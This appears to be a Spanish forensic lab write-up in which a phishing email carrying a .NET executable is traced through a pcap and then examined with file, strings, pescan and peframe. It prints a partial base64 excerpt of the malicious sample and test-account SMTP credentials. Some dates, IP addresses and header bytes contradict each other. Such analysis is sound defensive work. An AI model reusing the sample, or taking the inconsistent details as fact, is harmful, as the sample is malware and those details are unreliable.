

## ANÁLISIS FORENSE – E-MAIL - CASO 01

<https://github.com/aguayro>

@9v@yr0

### Antecedentes:

Requieren de los servicios de un perito informático por un comportamiento anómalo de la red

### Fuentes:

Captura de tráfico de red en formato pcap

### 1.- Investigar tráfico de red

El tráfico de red proviene de una captura de datos de un Windows 10 64 bits capturado con wireshark 3.4.3 de fecha 06-03-2021

Wireshark - Propiedades de archivo de captura - Infected.pcapng

**Detalles**

**Archivo**

Nombre: Infected.pcapng  
Longitud: 39 kB  
Hash (SHA256): d1492ec1af08359631a6da961985cbdb0e361d061277982bb2d72f2af41b0512  
Hash (RIPEMD160): dac1a64e1bc145b8622c97fe333abb251a6f13bc  
Hash (SHA1): 4fa12f906a46534b56d9ba7543a7b81517f3a384  
Formato: Wireshark/... - pcapng  
Encapsulado: Ethernet

**Intervalo**

Primer paquete: 2021-03-06 00:30:22  
Último paquete: 2021-03-06 00:31:45  
Transcurrido: 00:01:22

**Captura**

Hardware: Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz (with SSE4.2)  
SO: 64-bit Windows 10 (20H4), build 19041  
Aplicación: Dumpcap (Wireshark) 3.4.3 (v3.4.3-0-g6ae6cd335a9)

**Interfaces**

Interfaz	Paquetes perdidos	Filtro de captura	Tipo de enlace	Packet size limit (snaplen)
Ethernet1	0 (0.0%)	ninguno	Ethernet	262144 bytes

**Estadísticas**

Medida	Capturado	Mostrado	Marcado
Paquetes	143	143 (100.0%)	—
Espacio de tiempo, s	82.317	—	—
Promedio pps	1.7	1.7	—
Promedio de tamaño de paquete, B	239	239	—
Bytes	34239	34239 (100.0%)	0
Promedio de bytes/s	415	415	—
Promedio de bits/s	3.327	3.327	—

Vemos que tenemos comunicación de paquetes pop, ssp y smtp. Filtramos el tráfico ssp

Infected.pcapng

Archivo Edición Visualización V Captura Análisis Estadísticas Telefonía Wireless Herramientas Ayuda

Adopte un filtro de visualización: <CD>F

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-06 00:30:22.724700	192.168.0.10	192.168.0.5	SSDP	239	239:255.255.250
2	2021-03-06 00:30:23.740897	192.168.0.10	192.168.0.5	SSDP	239	239:255.255.250
3	2021-03-06 00:30:24.755149	192.168.0.10	192.168.0.5	SSDP	239	239:255.255.250
4	2021-03-06 00:30:25.770560	192.168.0.10	192.168.0.5	SSDP	239	239:255.255.250
5	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
6	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [SYN, ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
7	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
8	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
9	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
10	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
11	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
12	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
13	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
14	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
15	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
16	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
17	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
18	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
19	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
20	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
21	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
22	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
23	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
24	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
25	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
26	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
27	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
28	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
29	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
30	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
31	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
32	2021-03-06 00:30:26.787538	192.168.0.5	192.168.0.10	TCP	60	51807 → 51809 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM
33	2021-03-06 00:30:26.787538	192.168.0.10	192.168.0.5	TCP	60	51809 → 51807 [ACK] Seq=6142488 Len=0 MSS=1460 WS=256 SACK_PERM

[TCP Segment Len: 1460]

Sequence Number: 275 (relative sequence number)

Next Sequence Number: 1735 (relative sequence number)

Acknowledgment Number: 70 (relative ack number)

Acknowledgment Number (raw): 304001977

0000 ... = Header Length: 20 bytes (5)

> Flags: B0000 (ACK)

Window: 8212

[Calculated window size: 2180272]

[Window size scaling factor: 254]

Checksum: 0000 [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

[Time stamp]

[Time since first frame in this TCP stream: 0.000021000 seconds]

[Time since previous frame in this TCP stream: 0.011100000 seconds]

< [SQ/ACK analysis]

Infected.pcapng

Paquetes: 143 - Mostrado: 143 (100.0%)

Perf: Default

Siguiendo la secuencia de los paquetes vemos lo siguiente:


Secuencia 1 al 4, petición a la ip 239.255.255.240 por el protocolo ssdp (descubrimiento de dispositivos en la red – broadcast)

The image shows two windows from Wireshark. The left window, titled 'Infected.pcapng', displays a list of four packets (No. 1-4) with timestamps from 2021-03-06 00:30:22 to 00:30:25, all sourced from 192.168. The right window, titled 'Wireshark · Seguir secuencia UDP (udp.stream eq 0) · Infected.pcapng', shows the details of these packets. Each packet is an M-SEARCH request for HTTP/1.1, targeting host 239.255.255.250:1900. The 'MAN' field is 'ssdp:discover', 'MX' is 1, 'ST' is 'urn:dial-multiscreen-org:service:dial:1', and 'USER-AGENT' is 'Microsoft Edge/89.0.774.45 Windows'.


El 06 de Marzo de 2.021 19:30 comienza tráfico de red contra el servidor de correo 192.168.60.10 DESKTOP-NIM6MNI, descargando un correo procedente de [evil@evil.local](mailto:evil@evil.local) para el buzón [history@escuela.local](mailto:history@escuela.local)

The image shows two windows from Wireshark. The left window, titled 'tcp.stream eq 0', displays a list of packets (No. 5-12) with timestamps from 2021-03-05 19:30:46 to 19:30:46, all sourced from 192.168. The right window, titled 'Wireshark · Seguir flujo TCP (tcp.stream eq 0) · Infected.pcapng', shows the details of these packets. The session is an SMTP conversation between DESKTOP-NIM6MNI and 192.168.60.10. The client sends EHLO, SIZE, AUTH LOGIN, and HELP commands. The server responds with 250 OK and 334 VXNlcm5hbWU6ZXZpbEBldm1sLmxvY2Fs. The client sends UGFzc3dvcmQ6MTIzNDU2Nzg= and the server responds with 235 authenticated. The client then sends MAIL FROM:evil@evil.local and RCPT TO:history@escuela.local, both with 250 OK responses. The client sends DATA and the server responds with 354 OK, send. The client then sends the email body: Subject: Cruceros Gratis! and References: <cf47c42d-686d-9ef3-61b1-2a886ea6bhah@evil.local>. The session ends with 17 client packets, 10 server packets, and 18 changes.

En el asunto del correo nos muestra un mensaje un tanto sospechoso con un fichero ejecutable adjunto.



Con fecha 03 de abril de 2.021 18:03 el usuario responde al correo




No hay más datos que analizar en el tráfico de red.

<https://github.com/aguayro>

@9v@yr0

Procedemos a descargar la traza del tráfico de red al disco con el nombre email.txt



El fichero descargado es e-mail.txt

```
remnux@remnux:~/Documents/network$ ls -al
total 60
drwxrwxr-x 2 remnux remnux 4096 ene 26 08:29 .
drwxr-xr-x 4 remnux remnux 4096 ene 26 07:44 ..
-rwxrwxrwx 1 remnux remnux 10578 jun 22 2023 email.txt
-rwxrwxrwx 1 remnux remnux 39412 mar 11 2021 Infected.pcapng
remnux@remnux:~/Documents/network$
```

Revisamos la cabecera del fichero email.txt

```
220 DESKTOP-NIM6MNI ESMTP
EHLO [192.168.60.10]
250-DESKTOP-NIM6MNI
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
ZXZpbEBldmJsLmxvY2Fs
334 UGFzc3dvcmQ6
MTIzNDU2Nzg=
235 authenticated.
MAIL FROM:<evil@evil.local> SIZE=10384
250 OK
RCPT TO:<history@escuela.local>
250 OK
DATA
354 OK, send.
Subject: Cruceros Gratis!
References: <cf47c42d-686d-9ef3-61b1-2a886ea6bbab@evil.local>
To: history@escuela.local
From: Ofertas <evil@evil.local>
X-Forwarded-Message-Id: <cf47c42d-686d-9ef3-61b1-2a886ea6bbab@evil.local>
Message-ID: <5c2b96a1-1c66-b190-202f-c7ad195d5bd6@evil.local>
Date: Fri, 5 Mar 2021 18:03:20 +0100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Thunderbird/78.8.0
MIME-Version: 1.0
In-Reply-To: <cf47c42d-686d-9ef3-61b1-2a886ea6bbab@evil.local>
Content-Type: multipart/mixed;
boundary="-----62C5DB728CF1BBC81C7E17E9"
Content-Language: es-ES

This is a multi-part message in MIME format.
-----62C5DB728CF1BBC81C7E17E9
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 8bit

Buenas amigo,

Aprovecha esta ..nica oportunidad de ganar un fant..stico crucero. Te
adjuntamos un folleto con todos los detalles.
email.txt
```

Del fichero exportado me quedo con el binario en base64, lo exporto

<https://github.com/aguayro>

@9v@yr0

Muestro el fichero de texto de base64

```
remnux@remnux:~/Documents/network$ ls -al
total 72
drwxrwxr-x 2 remnux remnux 4096 ene 26 08:42 .
drwxr-xr-x 4 remnux remnux 4096 ene 26 07:44 ..
-rwxrwxrwx 1 remnux remnux 9000 jun 22 2023 CruceroGratis.base64
-rwxrwxrwx 1 remnux remnux 10578 jun 22 2023 email.txt
-rwxrwxrwx 1 remnux remnux 39412 mar 11 2021 Infected.pcapng
remnux@remnux:~/Documents/network$ cat CruceroGratis.base64
TVqQAAMAAAAEAAAA//8AALGAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAgAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4g
RE9TIGlvZGUuDUQ0KJAAAAAAAAABQRQAATAEDALlZ6p8AAAAAAAAAA0AAIgaLATAABAAAAAI
AAAAAAAAATi8AAAAgAAAAQAAAAABAAAAgAAAAgAABAAAAAAAAAGAAAAAAAAACAAAAAgAA
AAAAAMAYIUABABABAAAAAEAAAAEAAAAAAAAABAAAAAAAAAAAAAAAAAPkuAABPAAAAEAAAMwF
AAAAAAAAAAAAAAAAAAAAAAAAAGAAAAwAAABsLgAA0AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAAAACAAAEgAAAAAAAAAAAAAC50
ZXh0AAAAV8AAAAgAAAAEAAAAIAAAAAAAAAAAAAAAAAACAAAGaucnNyYwAAAAAMwFAAAAAQAA
AAYAAAAIAAAAAAAAAAAAAAAAAABAAABALnJlbG9jaAAAMAAAAAGAAAAACAAAGAAAAAAAAAA
AAAAAAAAAQAAQgAAAAAAAAAAAAAAAAAAAAatLwAAAAAAEgAAAACAAUAQCIACwMAAADAAIA
BAAABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABsw
AgAoAAAAQAASgUAAAKAm8VAAAKCigWAAAKCwcGbxCAAoM3goHLAYHbXgAAArcCCoBEAAA
AgASAAocAAoAAAAEzACADcAAAACAAAREgACfQMAAAQSACgZAAAKfQIAAAQSABV9AQAABBIa
fAIAAAQSACgBAAARegB8AgAABCgBAAAKKh4CKBwAAAOqABMwAQAUAAAAwAAEQIoAgAABm8d
AAAKChIAKB4AAAOqGzAEABMBAAAEAAARAnsBAAAEcGy5pAAAAHIBABwAnsDAAAEjmkohWAA
CgJ7AwAABBAaCygBAAAGDCggAAAKCAhvIQAACigUAAAKB28VAAAKDQkwCY5pbyIAAAOoIwAA
ChMEEQoJAAACnMlAAAKAnsDAAAEF5pyIwAAcBEEKCYAAoTBREFbycAAApvKAAACHMGEgYo
KQAACi0+AhYlCn0BAAAEAhEGfQQAAQCfAIAAAQSBgIoAgAAK95hAnsEAAAEWYCfAQAAAT+
FQIAABsCFSUKfQEAAQSBigrAAAKbywAAQMKQAAASgtAAAK3hkTBwIf/n0BAAAEAnwCAAAE
```

Decodifico el fichero base 64

```
remnux@remnux:~/Documents/network$ ls -al
total 72
drwxrwxr-x 2 remnux remnux 4096 ene 26 08:42 .
drwxr-xr-x 4 remnux remnux 4096 ene 26 07:44 ..
-rwxrwxrwx 1 remnux remnux 9000 jun 22 2023 CruceroGratis.base64
-rwxrwxrwx 1 remnux remnux 10578 jun 22 2023 email.txt
-rwxrwxrwx 1 remnux remnux 39412 mar 11 2021 Infected.pcapng
remnux@remnux:~/Documents/network$ base64 --decode CruceroGratis.base64 > CruceroGratis.bin
remnux@remnux:~/Documents/network$ ls -al
total 80
drwxrwxr-x 2 remnux remnux 4096 ene 26 08:45 .
drwxr-xr-x 4 remnux remnux 4096 ene 26 07:44 ..
-rwxrwxrwx 1 remnux remnux 9000 jun 22 2023 CruceroGratis.base64
-rw-rw-r-- 1 remnux remnux 6656 ene 26 08:45 CruceroGratis.bin
-rwxrwxrwx 1 remnux remnux 10578 jun 22 2023 email.txt
-rwxrwxrwx 1 remnux remnux 39412 mar 11 2021 Infected.pcapng
remnux@remnux:~/Documents/network$ file CruceroGratis.bin
CruceroGratis.bin: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
remnux@remnux:~/Documents/network$
```

Como se puede ver es un fichero ejecutable .exe, nos centramos en investigar ahora qué hace el fichero ejecutable.



<https://github.com/aguayro>

@9v@yr0

Identificar el tipo de fichero .exe


Buscamos los números mágicos que identifican al tipo de archivo, usamos el comando file o xdd

\$ file CruceroGratis.exe

```
remnux@remnux:~/Documents/forensic/case_03 Network$ file CruceroGratis.exe
CruceroGratis.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
remnux@remnux:~/Documents/forensic/case_03 Network$ file CruceroGratis.exe --mime-encoding
CruceroGratis.exe: binary
remnux@remnux:~/Documents/forensic/case_03 Network$ file CruceroGratis.exe --mime-type
CruceroGratis.exe: application/x-dosexec
remnux@remnux:~/Documents/forensic/case_03 Network$
```

Es un fichero para la plataforma Intel 80-386 realizado en .Net

Con un editor hexadecimal comprobamos la cabecera del fichero, 40 5A fichero binario



\$ hexdump CruceroGratis.bin -n 50

```
remnux@remnux:~/Documents/network$ hexdump CruceroGratis.bin -n 50
00000000 5a4d 0090 0003 0000 0004 0000 ffff 0000
00000010 00b8 0000 0000 0000 0040 0000 0000 0000
00000020 0000 0000 0000 0000 0000 0000 0000 0000
*
00000032
remnux@remnux:~/Documents/network$
```

Busco cadena de texto en el fichero .exe con el comando strings

\$ strings CruceroGratis.exe

```
remnux@remnux:~/Documents/network$ strings CruceroGratis.exe
!This program cannot be run in DOS mode.
.text
.rsrc
@.reloc
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Main>d__1
<u__1
Task`1
TaskAwaiter`1
get_UTF8
<Module>
<Main>
mscorlib
GetAsync
AwaitUnsafeOnCompleted
get_IsCompleted
password
get_StatusCode
HttpStatusCode
HttpResponseMessage
IDisposable
Console
WriteLine
IAsyncStateMachine
SetStateMachine
stateMachine
ValueType
Dispose
Create
<u__1_state
CompilerGeneratedAttribute
GuidAttribute
DebuggerAttribute
 ComVisibleAttribute
AssemblyTitleAttribute
AsyncStateMachineAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
System.Attribute
```

Vemos que el comando nos devuelve información muy interesante, el binario está desarrollada en .Net.



<https://github.com/aguayro>

@9v@yr0

Afinamos la búsqueda del comando strings para averiguar más información.

\$ strings CruceroGratis.exe -el

```
remnux@remnux:~/Documents/network$ strings CruceroGratis.exe -el
&Fbl
KHx4V2LSBsFKtAk8
/?data=
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
Comments
CompanyName
FileDescription
CruceroGratis
FileVersion
1.0.0.0
InternalName
CruceroGratis.exe
LegalCopyright
Copyright
    2021
LegalTrademarks
OriginalFilename
CruceroGratis.exe
ProductName
CruceroGratis
ProductVersion
1.0.0.0
Assembly Version
1.0.0.0
```

Identificar el lenguaje de programación que está desarrollado el fichero CruceroGratis.exe

\$ pepack CruceroGratis.exe

```
remnux@remnux:~/Documents/network$ pepack CruceroGratis.exe
packer: Microsoft Visual C# / Basic .NET
```

El comando nos devuelve nuestra sospecha que la aplicación está desarrollada en .NET de Microsoft Visual C#

**Identificar si el fichero tiene datos sospechosos**

\$ pescan -v CruceroGratis.exe

```
remnux@remnux:~/Documents/network$ pescan -v CruceroGratis.exe
file entropy: 4.739688 (normal)
fpu anti-disassembly: no
imagebase: normal - 0x400000
entrypoint: normal - va: 0x2f4e - raw: 0x114e
DOS stub: normal
TLS directory: not found
timestamp: future time - Thu, 07 Jan 2055 11:55:37 UTC
section count: 3
sections
  section
    .text: normal
  section
    .rsrc: normal
  section
    .reloc: small length
```

<https://github.com/aguayro>

@9v@yr0

La fecha de creación del fichero nos aparece 07 de Enero del 2.055, un valor un poco extraño.

Comprobamos que el fichero no tiene ningún esquema de protección como DEP/NX o ASLR.

Calculamos el nivel de entropía del fichero

\$ ent CruceroGratis.exe

```
remnux@remnux:~/Documents/forensic/case_03 Network$ ent CruceroGratis.exe
Entropy = 4.739688 bits per byte.
```

```
Optimum compression would reduce the size
of this 6656 byte file by 40 percent.
```

```
Chi square distribution for 6656 samples is 283164.85, and randomly
would exceed this value less than 0.01 percent of the times.
```

```
Arithmetic mean value of data bytes is 46.4151 (127.5 = random).
Monte Carlo value for Pi is 3.996393147 (error 27.21 percent).
Serial correlation coefficient is 0.308773 (totally uncorrelated = 0.0).
```

El valor de entropía es 4.7 normal por lo que el fichero no está ni cifrado ni codificado.

Identificar nivel de mecanismos de protección, detección de packers, mutex del fichero .exe con la herramienta signsrch

\$ signsrch CruceroGratis.exe

```
remnux@remnux:~/Documents/network$ signsrch CruceroGratis.exe
```

```
Signsrch 0.2.4
```

```
by Luigi Auriemma
```

```
e-mail: aluigi@autistici.org
```

```
web: aluigi.org
```

```
optimized search function by Andrew http://www.team5150.com/~andrew/
disassembler engine by Oleh Yuschuk
```

```
- open file "CruceroGratis.exe"
- 6656 bytes allocated
- load signatures
- open file /usr/share/signsrch/signsrch.sig
- 3075 signatures in the database
- start 1 threads
- start signatures scanning:

offset  num  description [bits.endian.size]
-----
- 0 signatures found in the file in 0 seconds
- done
```

<https://github.com/aguayro>

@9v@yr0

Identificar nivel de mecanismos de protección, detección de packers, mutex del fichero .exe con la herramienta packers

\$ peframe CruceroGratis.exe

```
remnux@remnux:~/Documents/network$ peframe CruceroGratis.exe
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)

-----
File Information (time: 0:00:00.996455)
-----
filename      CruceroGratis.exe
filetype      PE32 executable (console) Intel 80386 Mono/.Net assembly, for M
filesize      6656
hash sha256   b08883ce91f6c62ba6ecf360524d0f4d2e083c4e9aa0592fd5255bee57a05774
virustotal    2/68
imagebase     0x400000
entrypoint    0x2f4e
imphash       f34d5f2d4577ed6d9ceec516clf5a744
datetime      2055-01-07 11:55:37
dll           False
directories    import, debug, tls, resources, relocations
sections      .text, .rsrc, .reloc
features      packer

-----
Yara Plugins
-----
IsPE32
IsNET EXE
IsConsole
HasDebugData

-----
Behavior
-----
Xor

-----
Packer
-----
Microsoft Visual Studio NET
Microsoft Visual C v70 Basic NET additional
Microsoft Visual C Basic NET
Microsoft Visual Studio NET additional
Microsoft Visual C v70 Basic NET
NET executable
NET executable
```

